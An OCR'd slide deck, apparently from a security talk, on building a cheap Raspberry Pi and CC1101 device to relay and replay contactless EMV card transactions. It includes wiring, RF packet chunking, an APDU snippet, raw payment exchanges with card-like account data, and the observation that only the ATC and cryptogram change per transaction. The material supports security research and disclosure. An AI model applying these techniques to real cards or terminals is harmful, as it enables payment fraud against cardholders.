
- Portable
- NFC Reader/Emulator
- WiFi Connectivity
- Customizable

Replay - Demo





2
1 2 3
4 5 6
7 8 9
0
OK
Skittles
SOUR PUNCH BITES

Relay Attack



Relay Scenario



Relay Attack Inconvenients: Delays and Timeouts

FDT = Frame Delay Time
FWT = Frame Waiting Time
WTX = Frame Waiting Time Extension

“EMV specifies a limit of ***500ms*** per transaction as a whole. **However**, a payment terminal is not required to interrupt a transaction if it takes longer.”

Centinelas Project

- Raspberry Pi
- ZERO-LiPO
- Acr122 USB NFC Reader
- LiPo 3.7v 500mAh
- ZERO-LiPO
- CC1101 Transceiver

Relay Attack: CC1101 Transceiver


Price: $5

Frequencies(MHz):

- 315
- 433
- 868
- 915

Modulations:

- GFSK(Default)
- MSK
- OOK




Relay Attack: CC1101 & Raspberry Pi

```
CC1101<->Raspi

Vdd     -     3.3V (P1-17)
SI      -     MOSI (P1-19)
SO      -     MISO (P1-21)
CS      -     SS   (P1-24)
SCLK    -     SCK  (P1-23)
GDO2    -     GPIO (P1-22)
GDO0    -     not used in this demo
GND     -     P1-20
```

Dependencies:

- **WiringPi(http://wiringpi.com/)**
- **Library: https://github.com/SpaceTeddy/CC1101**

Relay Attack: CC1101 & Raspberry Pi



https://salmg.net/2017/09/20/cc1101-transceiver-raspberry-pi/

Preparing a Relay Attack

General description of RF packet

```
-> pkt_len [1byte] | rx_addr [1byte] | tx_addr [1byte] | payload data [1..60bytes]
```

pkt_len = count of bytes which shall transfered over air (rx_addr + tx_addr + payload data)
rx_addr = address of device, which shall receive the message (0x00 = broadcast to all devices)
tx_addr = transmitter or my address. the receiver should know who has sent a message.
payload = 1 to 60 bytes payload data.

TX Bytes example:
-> 0x06 0x03 0x01 0x00 0x01 0x02 0x03

https://github.com/SpaceTeddy/CC1101

Preparing Packet Payloads

77 60 82 02 20 40 9f 36 02 00 06 9f 26 08 05 81 c8 11 14 17 25 ba 9f 10 20 1f 4a 01 32 a0
00 00 00 00 10 03 02 73 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 34 01
00 9f 6c 02 00 80 57 13 41 36 93 00 20 39 02 71 d2 31 22 01 00 00 05 12 99 99 5f 9f 6e 04
23 88 00 00 9f 27 01 80 90 00 = **Length 200**


Chunks <= 60 bytes

77 60 82 02 20 40 9f 36 02 00 06 9f 26 08 05 81 c8 11 14 17 25 ba 9f 10 20 1f 4a 01 32 a0	**Payload 1**
00 00 00 00 10 03 02 73 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 34 01	**Payload 2**
00 9f 6c 02 00 80 57 13 41 36 93 00 20 39 02 71 d2 31 22 01 00 00 05 12 99 99 5f 9f 6e 04	**Payload 3**
23 88 00 00 9f 27 01 80 90 00	**Payload 4**


Centinelas Characteristics

- 2 x NFC Readers/Emulators
- WiFi Connectivity
- Customizable
- Cheap
- SDR Support

Relay - Demo



Credit Card Reader Pro
Hold your NFC paycard
to the back of your phone
SAMSUNG

Relay with LoRa


1000 mAh

Extracting Data from a Chip-And-Pin Card with NFC

Extracting Chip-&-Pin EMV Data with NFC




Extracting Chip-&-Pin EMV Data with NFC

USB Smart Card Reader
SCR3310V2

Raspberry Pi

LiPo 3.7v 500mAh

ZERO-LiPO



CC1101
Transceiver

Extracting Chip-&-Pin EMV Data with NFC

```
debug = False
Protocol= CardConnection.T0_protocol

def send_apdu(apdu):
    global cardservice
    # send apdu and get additional data if required
    response, sw1, sw2 = cardservice.connection.transmit( apdu, Protocol )
    if sw1 == SW1_WRONG_LENGTH:
        # command used wrong length. retry with correct length.
        apdu= apdu[:len(apdu) - 1] + [sw2]
```

https://github.com/AdamLaurie/RFIDIOt/

Extracting EMV Data with NFC

Demo


delete
enter
return
shift
option
command
VISA
PLATINUM
WELLS FARGO

Relay for Replay(RFR)

NFC Fitbit Ionic Transaction (SE) 1/2

PoS: 00A404000E325041592E5359532E444446303100 **#Select (PPSE)2PAY.SYS.DDF01**
Fitbit:
6f5d840e325041592e5359532e4444463031a54bbf0c48611a4f07**a000000003101**08701
019f2a0103420346509 85f55025553611a4f07a0000000980840 8701029f2a0103420346
50985f55025553610e4f09**a000000098084**000018701039000

PoS: 00A4040007**A000000003101**00 **#Select AID**
Fitbit:
6f4f8407a0000000031010a544**9f38**1b9f66049f02069f03069f1a0295055f2a029a039c01
9f37049f4e14bf0c179f4d0214004203465098 5f50255539f5a05110840084050 0a56495
341204454249549000

…

NFC Fitbit Ionic Transaction (SE) 2/2

PoS:
80A80000378335B2804000000000001000000000000008400000000000840180217
00CAEE4758000000000000000000000000000000000000 **#Get processing**
Fitbit:
776282020040940418010100**9f36**02**000b****9f26**08**e631e8efb623e1a4**9f10201f4a040120
0000000010077056000000004000000000000000000000009f6c020080**57**13**465**
0982981603487d2403201000000909999f9f6e04248800009f2701809000

PoS: 00B2011C00 **#Read SFI(Short File Identifier) file**
Fitbit:
70375f280208409f0702c0809f190604001007705**65f340100****9f24**1d**5630303130303135383**
1373234343037383733363931313837383732359000 **#Payment Account Reference (PAR)**

Relay for Replay(RFR)

APDUer

Challenge?

Saved Cryptogram

Declined!


Relay for Replay(RFR)

77628202004094041801010**9f36**02**XXXX****9f26**08**XXXXXXXXXXXXXXXX**9F10
201F4A2801200000000010077056000000040000000000000000000000000
0009F6C020080571340068845010321 33D2409201000000

The ATC and Cryptogram are the only tags that change in each transaction

Relay for Replay(RFR)

77628202004094041801010099f3602ATC9f2608Cryptogram9F10201F4A28012000000
0001007705600000000400000000000000000000000009F6C0200805713400688 4
501032133D2409201000000



Smart Relay: transmitting the new ATC and Cryptogram only

Saved Transaction - Centinela 1

